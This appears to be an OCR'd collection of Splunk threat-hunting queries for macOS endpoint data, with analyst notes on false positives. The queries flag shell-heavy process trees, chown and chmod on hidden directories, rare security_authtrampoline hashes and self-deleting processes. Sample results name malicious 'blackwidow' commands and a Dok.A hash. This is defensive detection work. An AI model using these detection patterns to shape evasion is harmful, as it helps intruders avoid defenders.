
Known false positives

Dependent on environment.

Known false negatives

None.

```
event_platform=Mac CommandLine="/Library/Scripts/*"
```



Copy from tmp directories to user directories

Analyst notes

The few false positives I found in my testing couldn't easily be filtered out. Because the binary in this case is cp, you can't filter on the hash of the executable. A more complex filter would break apart the command line to determine the source and destination for the copy command, but going to that effort seemed overkill given the false positive rate I observed.


Known false positives

Dependent on environment.

Known false negatives

None.

```
event_platform=Mac event_simpleName=ProcessRollup2 FileName=cp
CommandLine="*tmp*Users*"
```



Long-running process with few network connections - no filtering

Analyst notes

Because we're using subsearches and subsearches have stricter memory constraints, time frame is a concern for this query. The default Splunk configuration only allows 10,000 results to be returned per subsearch.

Inventory management tools may also trigger this, and may need to be filtered out.

Known false positives

Calculating the process duration is based on the results returned by a subsearch. If the number of EndOfProcess records is more than the limit on subsearches, the results will be incomplete. That will cause the duration for some of the processes to be incorrectly calculated based on the current time and artificially inflate the process duration.


Calculating the number of network connections is also based on the results of a subsearch. If that subsearch returns incomplete results, the NetworkConnectionCount may be lower than reality and contribute to a false positive.

If a process is terminated uncleanly, the EndOfProcess record may not be present. In these cases, the process duration will be artificially inflated.

Known false negatives

None.

```
event_platform=Mac event_simpleName=ProcessRollup2 aid=<aid>
| join type=outer ContextProcessId_decimal
 [search event_platform=Mac aid=<aid> event_simpleName=EndOfProcess
    | rename _time as EndTime
    | fields aid,ContextProcessId_decimal, EndTime]
| eval duration=if(isnull(EndTime),now()-_time,EndTime-_time)
| join type=outer aid,ProcessGroupId_decimal
    [search event_platform=Mac event_simpleName=NetworkConnect* aid=<aid>
    |  stats count as NetworkConnectionCount by aid, ContextProcessId_decimal
    |  rename ContextProcessId_decimal as ProcessGroupId_decimal]
| search duration>86399 NetworkConnectionCount<5
```



(this image is based on an older version of the query, I can't generate a new one because the data has already rolled off)

Long-running process with few network connections - with filtering

Analyst notes

Because we're using subsearches and subsearches have stricter memory constraints, time frame is a concern for this query. The default Splunk configuration only allows 10,000 results to be returned per subsearch.

Inventory management tools may also trigger this, and may need to be filtered out.

Known false positives

Calculating the process duration is based on the results returned by a subsearch. If the number of EndOfProcess records is more than the limit on subsearches, the results will be incomplete. That will cause the duration for some of the processes to be incorrectly calculated based on the current time and artificially inflate the process duration.

Calculating the number of network connections is also based on the results of a subsearch. If that subsearch returns incomplete results, the NetworkConnectionCount may be lower than reality and contribute to a false positive.

If a process is terminated uncleanly, the EndOfProcess record may not be present. In these cases, the process duration will be artificially inflated.

Known false negatives

None.

```
event_platform=Mac event_simpleName=ProcessRollup2 aid=<aid> NOT
    [search event_platform=Mac event_simpleName=ProcessRollup2 (CommandLine=<yourC2>
OR ...) aid=<aid>
|  fields ProcessGroupId_decimal]
| join type=outer TargetProcessId_decimal
 [search event_platform=Mac aid=<aid> event_simpleName=EndOfProcess
    | rename _time as EndTime
    | fields aid,TargetProcessId_decimal, EndTime]
| eval duration=if(isnull(EndTime),now()-_time,EndTime-_time)
| join type=outer aid,ProcessGroupId_decimal
    [search event_platform=Mac event_simpleName=NetworkConnect* aid=<aid>
    |  stats count as NetworkConnectionCount by aid, ContextProcessId_decimal
    |  rename ContextProcessId_decimal as ProcessGroupId_decimal]
| search duration>86399 NetworkConnectionCount<5
```

Process tree contains both sh and launchctl

Analyst notes

If a process tree contains both these commands, it means that one process ran a shell of some sort and then launched an app. There are legitimate reasons for this to happen, but it is relatively rare in our environment.


Known false positives

We have a process tree in our environment that triggers this, not sure of the exact cause but we filter it out.

Known false negatives

Anything that matches the keywords filtered out at the end.

```
event_platform=Mac aid=<aid> event_simpleName=*ProcessRollup2 (sh OR launchctl)
|  transaction aid,ProcessGroupId_decimal
|  search sh launchctl NOT <redacted>
```



Process tree contains lots of shells like bash or sh

Analyst notes

Some filtering will likely be required. Experiment and adjust as needed.


Known false positives

Internal management tools may match this query.

Known false negatives

None.

```
event_platform=Mac event_simpleName=*ProcessRollup2 (CommandLine=sh* OR
CommandLine=/bin/sh* OR CommandLine=/bin/bash) aid=<aid>
|  stats values(CommandLine) as Commands,count by aid,ProcessGroupId_decimal
|  search NOT <yourC2>
|  search count>20
```



Chown commands run on hidden dirs in user directories

Analyst notes

I found a few obvious exceptions common in our environment, but once you filter out the false positives in your environment this query should be reliable.


Known false positives

Tools that create hidden user dirs for configuration will sometimes match this.

Known false negatives

Any record matching the exclusion list will be dropped.

```
event_simpleName=*ProcessRollup2 event_platform=Mac chown NOT <redacted> NOT
CommandLine=<redacted>
|  regex CommandLine="/Users/[a-z]+/\..*"
```



CommandLine
chown [redacted] /Users/[redacted]/.zprofile
chown blackwidow /Users/blackwidow/.UQnxIJkKPii/fstFUmFHWrT
chown blackwidow /Users/blackwidow/.UQnxIJkKPii/UQnxIJkKPii/BgHSYtccjkN.ELbrtQ
chown blackwidow /Users/blackwidow/.UQnxIJkKPii/UQnxIJkKPii
chown blackwidow /Users/blackwidow/.UQnxIJkKPii
chown blackwidow /Users/blackwidow/.UQnxIJkKPii/ID.txt
chown [redacted] /Users/[redacted].bash_profile

All of the blackwidow entries above are malicious.

Chmod commands run on hidden dirs in user directories

Analyst notes

Very similar to the chown commands query.


Known false positives

In our environment, there are a bunch of developer tools that create hidden directories. The known ones are filtered below.

Known false negatives

Any record matching the exclusion list will be dropped.

```
event_simpleName=*ProcessRollup2 event_platform=Mac chmod NOT <redacted>
|  regex CommandLine="/Users/[a-z]+/\..*"
|  table CommandLine
```



All of the blackwidow entries above are malicious.

Lots of profiling commands in the process tree

Analyst notes

Inventory management systems that run profiling commands will match this query. You will likely need to do some filtering.


Known false positives

Internal tools that profile hardware.

Known false negatives

Any record matching the exclusion list will be dropped.

```
event_platform=Mac event_simpleName=ProcessRollup2 aid=<aid> (networksetup OR who OR
whoami OR sysctl)
|  eval JoinId=ParentProcessId_decimal
|  rename CommandLine as ChildCommandLine
|  join type=outer aid,JoinId
    [search event_platform=Mac aid=0000de4aa30a4a616d0bb3bf5986eadc
event_simpleName=ProcessRollup2
    |  eval JoinId=TargetProcessId_decimal
    |  rename CommandLine as ParentCommandLine]
| search NOT ChildCommandLine=<redacted>
| search NOT ParentCommandLine=<redacted>
| stats values(ChildCommandLine) as Commands, count by aid
| search count>1
```



Rare processes with specific characteristics

Rare hashes using security_authtrampoline unfiltered (so you can play with thresholds)

Analyst notes

When a process wants upgraded credentials, it can use security_authtrampoline. Legitimate installers will do this as well. Due to limitations with the Splunk configuration, I couldn't use lookup tables to get a full count of how common each hash is. That's why this query uses top/rare commands to filter on hashes that appear on more than one host.

This particular query will give more raw results for people who want to play with their own thresholds.

Known false positives

Legitimate installers that are rare.

The filter for rare/common hashes depends on a subsearch which has limits on the number of records returned. Hashes that are common but not common enough may not be filtered out. Likewise, hashes that are rare but not rare enough may not be filtering out.

Known false negatives

None.

```
event_platform=Mac event_simpleName=*ProcessRollup2
    [search event_platform=Mac event_simpleName=*ProcessRollup2
security_authtrampoline
    | fields ProcessGroupId_decimal]
| dedup aid, SHA256HashData
| eval CommandLine=substr(CommandLine,1,100)
| stats values(CommandLine) as Commands, dc(aid) as AuthtrampolineCount by
SHA256HashData
| eventstats sum(AuthtrampolineCount) as AuthtrampolineTotal
| eval AuthTrampolinePerc=round((AuthtrampolineCount/AuthtrampolineTotal)*100,7)
| join type=outer SHA256HashData
    [search event_platform=Mac event_simpleName=*ProcessRollup2
    | rare SHA256HashData limit=10000 by aid
    | stats dc(aid) as RareGPopCount by SHA256HashData
    | eventstats sum(RareGPopCount) as RareGPopTotal
    | eval RareGPopPerc=round((RareGPopCount/RareGPopTotal)*100,7) ]
|  join type=outer SHA256HashData
    [search event_platform=Mac event_simpleName=*ProcessRollup2
    | top SHA256HashData limit=10000 by aid
    | stats dc(aid) as CommonGPopCount by SHA256HashData
    | eventstats sum(CommonGPopCount) as CommonGPopTotal
    | eval CommonGPopPerc=round((CommonGPopCount/CommonGPopTotal)*100,7)]
| fillnull value=0 CommonGPopCount
| fillnull value=0 RareGPopCount
```

Rare hashes using security_authtrampoline

Analyst notes

When a process wants upgraded credentials, it can use security_authtrampoline. Legitimate installers will do this as well. Due to limitations with the Splunk configuration, I couldn't use lookup tables to get a full count of how common each hash is. That's why this query uses top/rare commands to filter on hashes that appear on more than one host.

An additional level of filtering is required. Once you have the list of suspicious hashes, you should count the instances of the suspicious hashes per agent. The screenshots below show this.

Known false positives

Legitimate installers that are rare.

The filter for rare/common hashes depends on a subsearch which has limits on the number of records returned. Hashes that are common but not common enough may not be filtered out. Likewise, hashes that are rare but not rare enough may not be filtering out.

Known false negatives

If a process is not rare enough, it will be filtered out. If you suspect that the malware you're hunting for already has significant penetration, you will need to filter based on counts in the unaffected population.

```
event_platform=Mac event_simpleName=*ProcessRollup2
    [search event_platform=Mac event_simpleName=*ProcessRollup2
security_authtrampoline
    | fields ProcessGroupId_decimal]
| dedup aid, SHA256HashData
| eval CommandLine=substr(CommandLine,1,100)
| stats values(CommandLine) as Commands, dc(aid) as AuthtrampolineCount by
SHA256HashData
| search AuthtrampolineCount=1
| join type=outer SHA256HashData
    [search event_platform=Mac event_simpleName=*ProcessRollup2
    | rare SHA256HashData limit=10000 by aid
    | stats dc(aid) as RareGPopCount by SHA256HashData]
|  join type=outer SHA256HashData
    [search event_platform=Mac event_simpleName=*ProcessRollup2
    | top SHA256HashData limit=10000 by aid
    | stats dc(aid) as CommonGPopCount by SHA256HashData]
| fillnull value=0 CommonGPopCount
| fillnull value=0 RareGPopCount
| search CommonGPopCount<2 RareGPopCount<2
| eval Auth_Common_Rare=AuthtrampolineCount.",".CommonGPopCount.",".RareGPopCount
| fields SHA256HashData, Commands, Auth_Common_Rare
```

SHA256HashData	Commands	Auth_Common_Rare
10de32d89435f4544bce543c836e5adb158a11805082e9f52d50df9a05bba240	/Applications/Utilities/Adobe Application Manager/AdobeGCClient/customhook/gccustomhook	1,0,0
111920b25a64c4ec83e41d6897db8b5e51757d91ec2cb9004be99417c6dd68af	kextstat	1,0,0
150c26b7c71f3c79d846ab1aaae2d99ed610e7abbf07b4cb485fed35442422d3	/Users/Shared/Battle.net/Agent/Agent.5985/Agent.app/Contents/MacOS/Agent --adminport=1120	1,0,0
1927b3595a2d9f2da770266fc2500344915f12fa9bc820ecf6b6cc77947f860d	/Library/Application Support/Adobe/AdobeGCClient/agshelper /Library/Application Support/Adobe/AdobeG	1,0,0
3a1c4ca5a038b42b1fbfca6f9bec25d307a8af40afbe9c48b307372fe8167a2f	expr 16777216 / 1024	1,0,0
4131d4737fe8dfe66d407bfd0a0df18a4a77b89347471cc012da8efc93c661a5	/Users/Shared/AppStore.app/Contents/MacOS/AppStore	1,0,0
76968e472817abd68d345c48d1f4f336b45fb778ec6e0540468f229139b6e69a	/System/Library/ScriptingAdditions/StandardAdditions.osax/Contents/MacOS/uid /bin/sh -c /Users/Share	1,0,0
7c0ca5cbe89caa72774b9ba85aba9dbcc87502620ae39578ed1a81199b0a8eab	./../dir_6018/Scripts/haxm-isRunning	1,0,0
910bed63e44d55a3ca589ceb5f078b7a519784ab3b420622e76fa18c5024605e	/usr/bin/users	1,0,0
9594e016de256fa1bdc33aa3919f5e19d733d4ddf69e6571dd76eba00c2c4513	/Applications/MAMP/Library/bin/httpd -k stop	1,0,0

Now looking for how many agents reported these hashes . . .

SHA256HashData	UniqueAgentCount
4131d4737fe8dfe66d407bfd0a0df18a4a77b89347471cc012da8efc93c661a5 ← Dok.A malware	1
9594e016de256fa1bdc33aa3919f5e19d733d4ddf69e6571dd76eba00c2c4513 ← unique but benign	1
10de32d89435f4544bce543c836e5adb158a11805082e9f52d50df9a05bba240	3
910bed63e44d55a3ca589ceb5f078b7a519784ab3b420622e76fa18c5024605e	3
ecbff6b69dd8dc22d27329aa32e10e27ba898dfec82258ceb78d1b2938b24ecc	3
1927b3595a2d9f2da770266fc2500344915f12fa9bc820ecf6b6cc77947f860d	4
76968e472817abd68d345c48d1f4f336b45fb778ec6e0540468f229139b6e69a	4
d463a194c11a9d7eda0756d27d32bda0c4271476777a42687e4f2e681054f38a	6
7c0ca5cbe89caa72774b9ba85aba9dbcc87502620ae39578ed1a81199b0a8eab	7
c28dfb9e734e888b840acce35d824077d95bad15434129d7a1daad12f6d3c3c1	9
150c26b7c71f3c79d846ab1aaae2d99ed610e7abbf07b4cb485fed35442422d3	13

Self-deleting rare processes

Analyst notes

Some installers will self-delete, so you have to filter on rare/common processes.

Known false positives

The filter for rare/common hashes depends on a subsearch which has limits on the number of records returned. Hashes that are common but not common enough may not be filtered out. Likewise, hashes that are rare but not rare enough may not be filtered out.

Known false negatives

None.

```
event_platform=Mac event_simpleName=ProcessSelfDeleted
| map search="search event_simpleName=*ProcessRollup2 aid=$aid$
TargetProcessId_decimal=$ContextProcessId_decimal$"
| dedup aid,SHA256HashData
| eval CommandLine=substr(CommandLine,1,50)
| stats values(CommandLine) as Commands, dc(aid) as UniqueAgentCount by
SHA256HashData
| join type=outer SHA256HashData
    [search event_platform=Mac event_simpleName=*ProcessRollup2
    | top SHA256HashData limit=10000 by aid
    | stats dc(aid) as CommonGPopCount by SHA256HashData]
| join type=outer SHA256HashData
    [search event_platform=Mac event_simpleName=*ProcessRollup2
    | rare SHA256HashData limit=10000 by aid
    | stats dc(aid) as RareGPopCount by SHA256HashData]
| fillnull value=0 CommonGPopCount
| fillnull value=0 RareGPopCount
```

```
| search UniqueAgentCount=1 CommonGPopCount<2 RareGPopCount<2
```

Rare launch agents

Analyst notes

This query will be more reliable run over smaller timeframes.

Known false positives

None.

Known false negatives

None.

```
event_platform=Mac event_simpleName=*ProcessRollup2 CommandLine=*LaunchAgents*
| dedup aid,CommandLine | makemv CommandLine delim=" "
|  eval CommandLine=mvfilter(match(CommandLine, ".*LaunchAgents.*"))
|  eval CommandLine=replace(CommandLine,"/Users/[a-z]+/", "/") |  eval
CommandLine=replace(CommandLine,"\"$", "")
| dedup aid,CommandLine
|  stats count by CommandLine
|  sort count
```

CommandLine	count
/Library/LaunchAgents	1
/Library/LaunchAgents/com.mackeeper.AdwareAnalyzer.plist	1
/Library/LaunchAgents/com.mackeeper.MacKeeper.Helper.plist	1
/Library/LaunchAgents/[redacted]	4
/Library/LaunchAgents/[redacted]	4
/Library/LaunchAgents/[redacted]	12
/Library/LaunchAgents/[redacted]	27
/Library/LaunchAgents/[redacted]	27

Installed by xamloader

Informational

Count network connection counts for a process

Analyst notes

This query depends on a subsearch and will run into subsearch memory limits. In rare cases or over long timeframes, the count may be lower than reality.

Known false positives

None.

Known false negatives

None.

```
event_platform=Mac event_simpleName=*ProcessRollup2 <ProcessGroupId_decimal>
aid=<aid>
| join aid,ProcessGroupId_decimal
    [search event_platform=Mac <ProcessGroupId_decimal> aid=<aid>
event_simpleName=NetworkConnect*
    |  stats count as NetworkConnectionCount by aid, ContextProcessId_decimal
    |  rename ContextProcessId_decimal as ProcessGroupId_decimal]
| stats count by aid,ProcessGroupId_decimal
```